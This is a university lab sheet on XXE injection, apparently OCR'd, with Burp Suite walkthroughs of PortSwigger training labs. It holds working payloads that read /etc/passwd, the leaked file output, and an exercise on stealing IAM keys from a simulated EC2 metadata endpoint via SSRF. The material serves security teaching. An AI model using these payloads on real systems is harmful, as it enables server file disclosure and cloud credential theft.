
Sri Lanka Institute of Information Technology
Information Assurance & Auditing - IE4040
Lab Sheet 08
Year 4, Semester 1

XML external entity (XXE) injection

What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

What are the types of XXE attacks?

There are various types of XXE attacks:

- Exploiting XXE to retrieve files: where an external entity is defined containing the contents of a file, and returned in the application's response.
- Exploiting XXE to perform SSRF attacks: where an external entity is defined based on a URL to a back-end system.
- Exploiting blind XXE exfiltrate data out-of-band: where sensitive data is transmitted from the application server to a system that the attacker controls.
- Exploiting blind XXE to retrieve data via error messages: where the attacker can trigger a parsing error message containing sensitive data.


Sri Lanka Institute of Information Technology
Information Assurance & Auditing - IE4040
Lab Sheet 08
Year 4, Semester 1

Exercises

1. Exploiting XXE using external entities to retrieve files


Exercise 01 link

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.




Step 1 - Click “View Details”, to view the product page.

Step 2 – Turn On intercept in Burp Suite.


Burp Suite Community Edition v2021.4.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser


Step 3 - Click "Check stock", and intercept the resulting POST request in Burp Suite.



Description:

At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to inform you that Brussel Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. As you can no longer grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to do so, we are proud to be the first company to obtain a license for Sprout More Brain Power.

Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don't delay, improve your prospects with your one a day, and Sprout More Brain Power.



```
POST /product/stock HTTP/1.1
Host: acd51f061e3fbda48188113a00e100f0.web-security-academy.net
Cookie: session=DFUXZBeGNZOdxTNFrmAmTfldmFfVmtqR
Content-Length: 107
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.3
Content-Type: application/xml
Accept: */*
Origin: https://acd51f061e3fbda48188113a00e100f0.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acd51f061e3fbda48188113a00e100f0.web-security-academy.net/product?productId=6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      6
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Step 4 – Right click on the result page and send the results to Repeater. Open the Repeater tab.


Step 5 - Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

Replace the productId number with a reference to the external entity: &xxe;

Step 6 – Click on "Send", to view the response.

The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.



```
POST /product/stock HTTP/1.1
Host: acd51f061e3fbda48188113a00e100f0.web-security-academy.net
Cookie: session=DFUXZBeGNZOdxTNFrmAmTfldmFfVmtqR
Content-Length: 178
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Content-Type: application/xml
Accept: */*
Origin: https://acd51f061e3fbda48188113a00e100f0.web-security-ac
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acd51f061e3fbda48188113a00e100f0.web-security-a
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1230

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/us
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
carlos:x:2002:2002::/home/carlos:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
elmer:x:2099:2099::/home/elmer:/bin/bash
dnsmasq:x:101:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin

"
```


2. Exploiting XXE to perform SSRF attacks

Exercise 02 Link

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.


The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.




Step 1 - Click “View Details”, to view the product page.

Step 2 – Turn On intercept in Burp Suite.


Burp Suite Community Edition v2021.4.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser

Step 3 - Click "Check stock", and intercept the resulting POST request in Burp Suite.




Description:

Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign.

Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red caution sign means no one can ever yell at you for not forewarning them what they have to endure following you into the restroom. The foldable design means you simply leave it out as long as is needed and collapse it when it's safe to return.

The sign is also double sided to be absolutely certain that there will be no confusion! It's the ideal secret Santa gift for that co-worker, you know the one! It also makes a great gag gift and stocking filler!

Be warned and stay safe with this toilet caution sign!


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger E
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions

Request to https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net:443 [18.200.141.238]

```
POST /product/stock HTTP/1.1
Host: acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Cookie: session=9AfWkCsk18MRMpoenX6mwLXEU45I9bSr
Content-Length: 107
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Content-Type: application/xml
Accept: */*
Origin: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://acf41fcf1fe2511180ea6b8c008000ca.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

